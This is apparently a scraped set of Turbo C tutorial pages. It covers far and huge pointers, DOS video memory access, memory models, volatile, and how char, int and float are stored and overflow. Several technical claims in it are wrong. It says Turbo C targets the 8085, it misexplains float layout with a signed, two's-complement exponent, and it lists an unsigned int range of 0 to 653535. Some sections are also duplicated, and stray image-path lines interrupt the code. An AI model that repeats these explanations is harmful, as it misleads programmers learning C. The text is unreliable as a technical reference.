The task of this code is to switch the 256 bit color graphics console window from default console window of Turbo c++ IDE.

[More details click here.](http://cquestionbank.blogspot.com/2009/01/advance-c-programming-tutorial.html)

More examples:

Copy the following code and execute the code in Turbo c compile and see what is displaying.

(1)What will be output of following c program?

#include <dos.h>  
#include<stdio.h>

int main(){

int j,k;

union REGS i,o;

char far \*ptr=(char \*)0XA0000000;

i.h.ah=0;

i.h.al=0x13;

int86(0x10,&i,&o);

for(k=0;k<100;k++){

for(j=1;j<=319;j++){

\*(ptr+j+k\*320)=k;

}

}  
  
  
return 0;

}

(2)What will be output of following c program?

#include <dos.h>  
#include<stdio.h>

int main(){

int j,k;

union REGS i,o;

char far \*ptr=(char \*)0XA0000000;

i.h.ah=0;

i.h.al=0x13;

int86(0x10,&i,&o);

for(k=0;k<100;k++){

for(j=1;j<=319;j++){

\*(ptr+j+k\*320)=k;

}

}  
  
  
return 0;

}

Working with video memory using far pointers

**VERY INTERESTING THING:**

**Video memory**

Segment number 0XA and 0XB is known as video memory. There are two types of video memory.

(a) Text video memory

(b) Graphics video memory

**(a) Text video memory:**

Segment number 0XB is known as text video memory. This segment is divided into 25 rows and 80 columns which creates 80\*25=2000 cells.

Size of each cell is two byte. Each cell is divided into two parts each of size one byte.

**(a) Text byte:** First byte stores character information. It stores character as ASCII code.

**(b) Color byte:** Second byte stores color information of text byte character.

In other word we can say each even byte stores character and each odd byte stores color.

Simple example:

(q)What will be output of following c program?  
  
  
#include<stdio.h>

int main(){

int i;


char far \*ptr=(char \*)0XB8000000;

\*ptr='A';

\*(ptr+1)=4;  
  
  
return 0;

}

Output: It will display character A in the red color as shown following screen dump:



**Color scheme:**

[](http://1.bp.blogspot.com/_uIwyaTjqYYw/SltrRV6qACI/AAAAAAAAA4Y/WOWwt6WqyLY/s1600-h/Concept7.jpeg)

Color byte of size 8 bit stores the color information in the following manner.

First four bits stores color information of character.

**0000 0001:** Blue color (1)

**0000 0010:** Green color (2)

**0000 0100:** Red color (4)

**0000 1000:** To increase the intensity of color. (8)

Note:Any other number will generate mixture of above four basic colors.

Next four bits stores color information of background of character.

**0001 0000**: Blue color (16)

**0010 0000**: Green color (32)

**0100 0000**: Red color (64)

**1000 0000**: To increase the intensity of color. (128)

**Note:** Any other number will generate after mixing of above four basic colors.

Examples:

(1)What will be output of following c program?  
  
  
#include<stdio.h>

int main(){

int i;

char far \*ptr=(char \*)0XB8000000;

\*ptr='A';

\*(ptr+1)=1;

\*(ptr+2)='B';

\*(ptr+3)=2;

\*(ptr+4)='C';

\*(ptr+5)=4;  
  
  
return 0;

}

Output:



(2)What will be output of following c program?

#include<stdio.h>

int main(){

int i;

char far \*ptr=(char \*)0XB8000000;

\*ptr='W';

\*(ptr+1)=1;

\*(ptr+2)='O';

\*(ptr+3)=2;

\*(ptr+4)='R';

\*(ptr+5)=4;

\*(ptr+6)='L';

\*(ptr+7)=1;

\*(ptr+8)='D';

\*(ptr+9)=2;  
  
  
return 0;

}

Output:



(3)What will be output of following c program?  
  
  
#include<stdio.h>

//Mixture of basic color

int main(){

int i;

char far \*ptr=(char \*)0XB8000000;

\*ptr='W';

\*(ptr+1)=3;

\*(ptr+2)='O';

\*(ptr+3)=5;

\*(ptr+4)='R';

\*(ptr+5)=6;

\*(ptr+6)='L';

\*(ptr+7)=7;

\*(ptr+8)='D';

\*(ptr+9)=3;  
  
  
return 0;

}

Output:



(4)What will be output of following c program?  
  
  
#include<stdio.h>

//To increase the intensity of color.

int main(){

    int i;

char far \*ptr=(char \*)0XB8000000;

\*ptr='P';

\*(ptr+1)=1+8;

\*(ptr+2)='O';

\*(ptr+3)=2+8;

\*(ptr+4)='I';

\*(ptr+5)=3+8;

\*(ptr+6)='N';

\*(ptr+7)=4+8;

\*(ptr+8)='T';

\*(ptr+9)=5+8;

\*(ptr+10)='E';

\*(ptr+11)=6+8;

\*(ptr+12)='R';

\*(ptr+13)=7+8;  
  
  
return 0;

}

Output:



(5)What will be output of following c program?

#include<stdio.h>

// for background color

int main(){

int i;

char far \*ptr=(char \*)0XB8000000;

\*ptr='M';

\*(ptr+1)=4+32;

\*(ptr+2)='A';

\*(ptr+3)=4+32;

\*(ptr+4)='N';

\*(ptr+5)=4+32;

\*(ptr+6)='I';

\*(ptr+7)=4+16;

\*(ptr+8)='S';

\*(ptr+9)=4+16;

\*(ptr+10)='H';

\*(ptr+11)=4+16;  
  
  
return 0;

}


Output:



Huge pointer in c programming

**Huge pointer:**

The pointer which can point or access whole the residence memory of RAM i.e. which can access all the 16 segments is known as huge pointer.

[](http://3.bp.blogspot.com/_uIwyaTjqYYw/SltwUMJx-vI/AAAAAAAAA5Y/Xz0ks5XXL8E/s1600-h/Concept6.jpeg)

Size of huge pointer is 4 byte or 32 bit.

(1)What will be output of following c program?  
  
  
#include<stdio.h>

int main(){

char huge \* far \*p;

printf("%d %d %d",sizeof(p),sizeof(\*p),sizeof(\*\*p));  
  
  
return 0;

}


Output: 4 4 1

Explanation: p is huge pointer, \*p is far pointer and \*\*p is char type data variable.

**Normalization of huge pointer:**

Turbo C compiler is based on 8085 microprocessor in which physical address of memory is represented in 20 bit. Conversion of 4 byte or 32 bit huge address into 20 bit actual physical address is known as normalization.

**Formula to calculate physical address:**



Example:

**(q) What will be physical address of huge address 0X59994444?**

Answer:

Huge address: 0X59994444

Offset address: 0x4444

Segment address: 0x5999

Physical address= Segment address \* 0X10 + Offset address

=0X5999 \* 0X10 +0X4444

=0X59990 + 0X4444

=0X5DDD4

In binary: 0101 1101 1101 1101 0100

Note: Each hexadecimal digit is represented in 4 bit binary number.

When any relation operation is performed between two huge pointers first it normalizes in actual physical address.

Example:

**(q)What will be output of following c program?**  
  
#include<stdio.h>

int main(){

   int huge\*p=(int huge\*)0XC0563331;

   int huge\*q=(int huge\*)0xC2551341;

   if(p==q)

     printf("Equql");

   else

     printf("Not equal");

   return 0;  
}

Output: Equal

Explanation:

As we know huge pointers compare its physical address.

**Physical address of huge pointer p**

Huge address: 0XC0563331

Offset address: 0x3331

Segment address: 0XC056

Physical address= Segment address \* 0X10 + Offset address

=0XC056 \* 0X10 +0X3331

=0XC0560 + 0X3331

=0XC3891

**Physical address of huge pointer q**

Huge address: 0XC2551341

Offset address: 0x1341

Segment address: 0XC255

Physical address= Segment address \* 0X10 + Offset address

=0XC255 \* 0X10 +0X1341

=0XC2550 + 0X1341

=0XC3891

Since both huge pointers p and q are pointing same physical address so if condition will true.

(q)What will be output of following c program?  
  
  
#include<stdio.h>

int main(){

double near \*p,far \*q;

printf("%d %d %d",sizeof(q),sizeof(p),sizeof(\*p));  
  
  
return 0;

}

Output: 4 2 8

Explanation: q is far pointer, p is near pointer, \*p is double data type constant.

**Don’t use huge pointer:**

If you will increment huge pointer it will increment both offset and segment address unlike to far pointer which only increments offset address. So if you have little knowledge about huge pointer and you are using huge pointer then you can easily access and modify the IVT, device driver memory, video memory etc. This might be dangerous for your computer.

**(q)Why there are three types of pointer in Turbo c compiler?**

Answer:

Turbo c compiler is based on Dos operating system which is based on 8085 microprocessors. In 8085 microprocessor actual physical address is represented in 20 bit. But there are not any pointers which can point 20 bit address. Considering simplicity of calculations, access to actual physical address, security etc. c has introduced three type of pointer i.e. near, far and huge pointer.

Memory model in c programming

**Memory model:**

In c there are six type of memory model.

If you want to see all memory model in Turbo C++ IDE then open Turbo C++ IDE and the go:

Options menu -> Compiler -> Code generation

These memory models are:

(a) TINY

(b) SMALL

(c) MEDIUM

(d) COMPACT


(e) LARGE

(f) HUGE

If you want to change the memory model then go to:

**Options menu -> Compiler -> Code generation**

And select any memory model and click **OK** button.



**Properties of memory mode in C:**

(1) Memory model decides the default type of pointer in C.

Note:

Code: A pointer to function is called code.

Data: A pointer to variable is called data.

Examples:

(1)What will be output of following c program?  
  
  
#include<stdio.h>

int main(){

int \*ptr;

printf("%d",sizeof ptr);  
  
  
return 0;

}

Output: Depends upon memory model.

Explanation: If memory model is TINY, SMALL or MEDIUM then default pointer will near and output will be 2 other wise output will be 4.

(2)What will be output of following c program?  
  
  
#include<stdio.h>

int main(){

char (\*fun)();

printf("%d",sizeof fun);  
  
  
return 0;

}

Output: Depends upon memory model.

Explanation: fun is pointer to function. If memory model is TINY, SMALL or COMPACT then default pointer will near and output will be 2 other wise output will be 4.

(3)What will be output of following c program?  
  
  
#include<stdio.h>

int main(){

int near \*p,\*q;

printf("%d , %d",sizeof(p),sizeof(q));  
  
  
return 0;

}

Output: 2, Depend upon memory model.

Explanation: p is near pointer while type of pointer q will depend what is default type of pointer.

(4)What will be output of following c program?  
  
  
#include<stdio.h>

int main(){

char huge \*\*p;

printf("%d , %d",sizeof(p),sizeof(\*p));  
  
  
return 0;

}

Output: 4, Depend upon memory model.

Explanation: p is huge pointer while type of pointer \*p will depend what is default type of pointer.

(5)Write a c program to find the memory model of you computer?  
  
#include<stdio.h>

int main(){

   #if defined \_\_TINY\_\_

   printf("Memory model is: TINY");

   #elif defined \_\_SMALL\_\_

   printf("Memory model is:SMALL ");

   #elif defined \_\_MEDIUM\_\_

   printf("Memory model is:MEDIUM ");

   #elif defined \_\_COMPACT\_\_

   printf("Memory model is:COMPACT ");

   #elif defined \_\_LARGE\_\_

   printf("Memory model is:LARGE ");

   #elif defined \_\_HUGE\_\_

   printf("Memory model is:HUGE ");

   #endif  
  
  
   return 0;

}

(2) Memory models decide the default size of segment.

volatile modifier in c

All variable in c are by default not volatile. With help of modifier volatile which is keyword of c language you can make any variable as volatile variable.

Properties of volatile variable:

1. A volatile variable can be changed by the background routine of preprocessor. This background routine may be interrupt signals by microprocessor, threads, real times clocks etc.

2. In simple word we can say a value volatile variable which has stored in the memory can be by any external sources.

3. Whenever compiler encounter any reference of volatile variable is always load the value of variable from memory so that if any external source has modified the value in the memory complier will get its updated value.

4. Working principle of volatile variable is opposite to the register variable in c. Hence volatile variables take more execution time than non-volatile variables.

A volatile variable is declared with help of keyword volatile:

**int** **volatile** i;

A non-volatile variable is declared without using keyword volatile:

**int** i;

**Question:** What is meaning of following declaration in c?

**const** **volatile** **float** f;

**register** **volatile** **char** c;

Fundamental data types in c

It is also called as **Primitive data type**.   
  
  
[1. char](http://cquestionbank.blogspot.com/2011/02/char-in-c.html)  
  
[2. int](http://cquestionbank.blogspot.com/2011/02/int-in-c.html)  
  
  
[3. float](http://cquestionbank.blogspot.com/2011/02/float-in-c.html)  
  
  
4. double  
  
  
[5. void](http://cquestionbank.blogspot.com/2011/02/void-in-c.html)

Memory representation of char in c

Example:


**Memory representation of:** **signed** **char** a=7;

Binary equivalent of data 7 in eight bit:  **0**0000111

Data bit: 0000111 (Take first seven bit form right side)

Sign bit: 0       (Take leftmost one bit)

In memory:

[](http://2.bp.blogspot.com/_uIwyaTjqYYw/TU5q5s1omjI/AAAAAAAABTg/pfUH85kQ5UM/s1600/17.jpeg)

Memory representation of signed char in c


**(2)Memory representation of:** **signed** **char** a=-7;

Binary equivalent of data 7 in eight bit:  00000111

Binary equivalent of data -7 will be its 2’s complement:

1’s complements of 0000 0111 is 1111 1000

2’s complement will be:


[](http://2.bp.blogspot.com/_uIwyaTjqYYw/TU5rbo3oKqI/AAAAAAAABTk/J55hpmLYz30/s1600/16.jpeg)

Binary equivalent of data -7 in eight bit:  **1**111 1001

Data bit: 1111001 (Take first seven bit form right side)

Sign bit: 1       (Take leftmost one bit)

In memory

[](http://4.bp.blogspot.com/_uIwyaTjqYYw/TU5rdHQLdzI/AAAAAAAABTo/NfCnaAy1sz8/s1600/18.jpeg)

Memory representation of int in c

Memory representation of unsigned int:

Total size of unsigned int: 16 bit

Those eight bits are use as:   
Data bit: 16

[](http://2.bp.blogspot.com/_uIwyaTjqYYw/TU5tcFFR-EI/AAAAAAAABT0/AxY_yPDzpnM/s1600/21.jpeg)

Example:

**(1)Memory representation of:**


unsigned int a=7;          (In Turbo c compiler)

unsigned short int a=7 (Both turbo c and Linux gcc compiler)

Binary equivalent of data 7 in 16 bit:  00000000 00000111

Data bit: 00000000 00000111

First eight bit of data bit from right side i.e. 00000111 will store in the leftmost byte from right to left side and rest eight bit of data bit i.e. 00000000 will store in rightmost byte from right to left side as shown in the following figure:

[](http://1.bp.blogspot.com/_uIwyaTjqYYw/TU5tdSyliqI/AAAAAAAABT4/ywduBqNPWpw/s1600/23.jpeg)

Memory representation of signed int

Total size of unsigned int: 16 bit

Those eight bits are use as:   
Data bit: 15

Signe bit: 1

[](http://2.bp.blogspot.com/_uIwyaTjqYYw/TU5uMC9dYPI/AAAAAAAABT8/LvVvh1w34tc/s1600/22.jpeg)

**Note:** In c negative number is stored in 2’s complement format.

Example:

**(1)Memory representation of:**

signed int a=7;            (In Turbo c compiler)


signed short int a=7   (Both turbo c and Linux gcc compiler)

Binary equivalent of data 7 in 16 bit:  **0**0000000 00000111

Data bit: 0000000 00000111 (Take first 15 bit form right side)

Sign bit: 0                 (Take leftmost one bit)

First eight bit of data bit from right side i.e. 00000111 will store in the leftmost byte from right to left side and rest seven bit of data bit i.e. 0000000 will store in rightmost byte from right to left side as shown in the following figure:

[](http://3.bp.blogspot.com/_uIwyaTjqYYw/TU5uNwnFaXI/AAAAAAAABUA/2UTOyW5NvHI/s1600/24.jpeg)

**(2)Memory representation of:**

signed int a=-7;          (In Turbo c compiler)


signed short int a=-7 (Both turbo c and Linux gcc compiler)

Binary equivalent of data 7 in 16 bit:  00000000 00000111

Binary equivalent of data -7 will be its 2’s complement:

1’s complements of 00000000 00000111 is 11111111 11111000

2’s complement will be:

[](http://3.bp.blogspot.com/_uIwyaTjqYYw/TU5uPeFsRiI/AAAAAAAABUE/6Ja_rQAPmKk/s1600/25.jpeg)

Binary equivalent of data -7 in 16 bit: **1**1111111 11111001

Data bit: 1111111 11111001 (Take first 15 bit form right side)

Sign bit: 1                 (Take leftmost one bit)

First eight bit of data bit from right side i.e. 00000111 will store in the leftmost byte from right to left side and rest seven bit of data bit i.e. 1111111 will store in rightmost byte from right to left side as shown in the following figure:

[](http://2.bp.blogspot.com/_uIwyaTjqYYw/TU5uRPzLTzI/AAAAAAAABUI/3QNac-2_r_E/s1600/26.jpeg)

Memory representation of float data type in c

(Both in Turbo c compiler and Linux gcc compiler)

Float numbers are stored in exponential form i.e.

**(Mantissa)\*10^ (Exponent)**

Here \* indicates multiplication and ^ indicates power.

In memory only Mantissa and Exponent is stored not \*, 10 and ^.

Total size of float data type: 32 bit

Those bits are used in following manner:

Exponent bit: 8

Mantissa bit: 24

Mantissa is signed number, so 24 bit are used as:

Mantissa\_sign bit: 1

Mantisaa\_data bit: 23

For only mantissa:


Mantissa\_sign bit will zero if number is positive and Mantissa\_sign bit will one if number is negative.

Exponent is also signed number, So 8 bit are used as:

Exponent\_sign bit: 1

Exponent\_data bit: 7

Following figure illustrate how floating point number is stored in memory.

[](http://4.bp.blogspot.com/_uIwyaTjqYYw/TU5vgZrpUzI/AAAAAAAABUM/VTkeLcylqqE/s1600/27.jpeg)

**Five important rules:**

**Rule 1:**To find the mantissa and exponent, we convert data into scientific form.

**Rule 2:** Before the storing of exponent, 127 is added to exponent.

**Rule 3:**Exponent is stored in memory in first byte from right to left side.

**Rule 4:** If exponent will negative number it will be stored in 2’s complement form.

**Rule 5:** Mantissa is stored in the memory in second byte onward from right to left side.

Example:

**Memory representation of:**

**float** a = -10.3f;

For this you have to follow following steps:

**step1:** convert the number (10.3) into binary form  
Binary value of 10.3 is: 1010.0100110011001100110011001100110011…

**step2:** convert the above binary number in the scientific form. Scientific form of 1010.0100110011001100110011001100110011…=

1.**01001001100110011001100** 11001100110011…\*10^3

Note: First digit i.e. 1, decimal point symbol, base of power i.e. 10, power symbol ^ and multiplication symbol \* are not stored in the memory.

**Step3:** find exponent and mantissa and signed bit  
Mantissa\_data bit in binary = 0100100 11001100 1100110**1**

                      (Only first 23 bit from left side)   
Mantissa\_sign bit: 1  (Since it is a negative number)

Exponent in decimal: 3

Question:

Why we have taken right most bit of mantissa\_data bit one instead of zero?

**Step 5:** Add 127 in the exponent and convert in the binary number form.


(Why 127? since size of exponent\_data bit is 7 and maximum possible number in seven bit will 1111111 in binary or 127 in decimal)

Exponent= 127+3=130  
Binary value of 130 in eight bit: 1000001 **0**  
Exponent\_data bit: 1000001

   (Take first seven bit from left side)

Exponent\_sign bit: 0 (Take rightmost bit)

**Step 6:** Now store the Mantissa\_data bit, Mantissa\_sign bit, Exponent\_data bit and Exponent\_sign bit at appropriate location as shown in the following figure.

[](http://4.bp.blogspot.com/_uIwyaTjqYYw/TU5vkqeAQpI/AAAAAAAABUQ/PGEQI3NWfbI/s1600/28.jpeg)

**Note:** Mantissa\_data bits are stored from left to right while Exponent\_data bits are stored from right to left.

**How to check above memory representation is correct?**

Answer:

We will take one char pointer and visit each byte of a float number and observe the output.

C program:

**#include**<stdio.h>

**int** **main**(){

**int** i;

**float** f=-10.3f;

**char** \*p=(**char** \*)&f;

**for**(i=0;i<4;i++)

         printf("%d   ",\*p++);

**return** 0;

}

Output: -51 -52 36 -63

Explanation:

Binary value of -51 in eight bit: 11001101

Binary value of -52 in eight bit: 11001100

Binary value of 36 in eight bit:  00100100

Binary value of -63 in eight bit: 11000001

This is exactly same as which we have represented in memory in the above figure.

char overflow in c

**1. Cyclic nature of unsigned char:**

Consider following c program:

**#include**<stdio.h>

**void** **main**(){

**unsigned** **char** c1=260;

**unsigned** **char** c2=-6;


    printf("%d  %d",c1,c2);

}

Output: 4   250 (why?)

This situation is known as overflow of unsigned char.

    Range of unsigned char is 0 to 255. If we will assign a value greater than 255 then value of variable will be changed to a value if we will move clockwise direction as shown in the figure according to number. If number is less than 0 then we have to move in anti clockwise direction.

[](http://3.bp.blogspot.com/_uIwyaTjqYYw/TU5xrebINdI/AAAAAAAABUU/q_PjO2-EKiY/s1600/sc.jpeg)

**Short cut formula to find cyclic value:**

If number is X where X is greater than 255 thenNew value = X % 256If number is Y where Y is less than 0 thenNew value = 256 – (Y% 256)

**2. Cyclic nature of signed char:**

**#include**<stdio.h>

**int** **main**(){

**signed** **char** c1=130;

**signed** **char** c2=-130;

    printf("%d  %d",c1,c2);

**return** 0;

}

Output: -126   126 (why?)

This situation is known as overflow of signed char.

  Range of unsigned char is -128 to 127. If we will assign a value greater than 127 then value of variable will be changed to a value if we will move clockwise direction as shown in the figure according to number. If we will assign a number which is less than -128 then we have to move in anti clockwise direction.

[](http://1.bp.blogspot.com/_uIwyaTjqYYw/TU5xv79WRZI/AAAAAAAABUY/yaL12XWecJc/s1600/uc.jpeg)

**Shortcut formula to find cyclic value:**

If number is X where X is greater than 127 thenp = X % 256if p <=127   
New value = p   
else   
New value = p – 256  
 If number is Y where Y is less than -128 then  
 p = Y % 256   
If p <= 127   
New value = -p   
else   
New value = 256 -p

Integer overflow in c

**3. Cyclic nature of unsigned int:**

Range of unsigned int is 0 to 653535. If we will assign a value greater than 653535 then value of variable will be changed to a value if we will move clockwise direction as shown in the figure according to number. If that number is less than 0 then we have to move in anti clockwise direction.


[](http://2.bp.blogspot.com/_uIwyaTjqYYw/TU5yyTi_VbI/AAAAAAAABUg/wUAsQ4cVids/s1600/ui.jpeg)

**Short cut formula to find cyclic value:**

If number is X where X is greater than 65535 thenNew value = X % 65536If number is Y where Y is less than 0 thenNew value = 65536– (Y% 65536)

**4. Cyclic nature of signed int:**

Range of unsigned int is -32768 to 32767. If we will assign a value greater than 32767 then value of variable will be changed to a value if we will move clockwise direction as shown in the figure according to number. If that number is less than -32768 then we have to move in anti clockwise direction.

[](http://4.bp.blogspot.com/_uIwyaTjqYYw/TU5yxIwoRWI/AAAAAAAABUc/E0DTN_gqVPs/s1600/si.jpeg)

**Short cut formula to find cyclic value:**

If number is X where X is greater than 32767 thenp = X % 65536if p <=32767

New value = p   
else   
New value = p - 65536   
If number is Y where Y is less than -32768 then   
p = Y % 65536   
If p <= 32767   
New value = -p   
else   
New value = 65536 -p

**Note:** Same rule is also applicable in case of signed long int and unsigned long int.

float overflow in c


**What will happen if we will go beyond the range of float, double and long double data type?**

Answer:

If we will assign a value which is beyond the maximum value of that data type compiler will assign +INF if number is positive and –INF if number is negative. If we will assign a value witch is less than minimum value of that data type then complier will assign a garbage value or zero.

[](http://3.bp.blogspot.com/_uIwyaTjqYYw/TU5zpDJLK5I/AAAAAAAABUk/5kD_LXp3uMA/s1600/floatc.jpeg)

**double data type overflow :**

[](http://2.bp.blogspot.com/_uIwyaTjqYYw/TU5z9uJ7ahI/AAAAAAAABUo/4zSG4Itn8Gg/s1600/doublec.jpeg)

For example: What will be output of following c code?

#include<stdio.h>

int main(){

    float pmax= 3.5e38f;

    float nmin=-3.3e38f;

    float min= 1.0e-38f;

    printf("%f  %f  %f",pmax,nmin,min);

    return 0;

}

float overflow in c


**What will happen if we will go beyond the range of float, double and long double data type?**

Answer:

If we will assign a value which is beyond the maximum value of that data type compiler will assign +INF if number is positive and –INF if number is negative. If we will assign a value witch is less than minimum value of that data type then complier will assign a garbage value or zero.

[](http://3.bp.blogspot.com/_uIwyaTjqYYw/TU5zpDJLK5I/AAAAAAAABUk/5kD_LXp3uMA/s1600/floatc.jpeg)

**double data type overflow :**

[](http://2.bp.blogspot.com/_uIwyaTjqYYw/TU5z9uJ7ahI/AAAAAAAABUo/4zSG4Itn8Gg/s1600/doublec.jpeg)

For example: What will be output of following c code?

#include<stdio.h>

int main(){

    float pmax= 3.5e38f;

    float nmin=-3.3e38f;

    float min= 1.0e-38f;

    printf("%f  %f  %f",pmax,nmin,min);

    return 0;

}

storage classes in c with examples

